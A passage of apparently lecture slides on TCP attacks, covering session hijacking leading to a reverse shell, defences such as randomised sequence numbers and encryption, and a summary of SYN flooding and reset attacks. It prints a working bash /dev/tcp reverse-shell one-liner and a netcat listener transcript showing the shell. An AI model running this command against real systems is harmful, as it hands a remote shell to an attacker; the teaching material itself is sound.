


# Reverse Shell

```
/bin/bash -i > /dev/tcp/<ip>/<port> 0<&1 2>&1
```

```
seed@Attacker(10.0.2.1)$ nc -l -v 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
seed@Server(10.0.2.69)$ ← Got a reverse shell!
```

# What Happens to The Session?



# Defending Against Session Hijacking

Making it difficult for attackers to spoof packets

- Randomize source port number
- Randomize the initial sequence number
- Not effective against local attacks

Encrypting payload

- Data injection is not possible without the encryption key.

# Summary

- TCP SYN flooding attack
- TCP Reset attack
- TCP Session Hijacking attack
- **Lesson** learned
  - When designing a network protocol, **security** needs to be built in to mitigate potential attacks; otherwise, the protocol will likely find itself being **attacked**!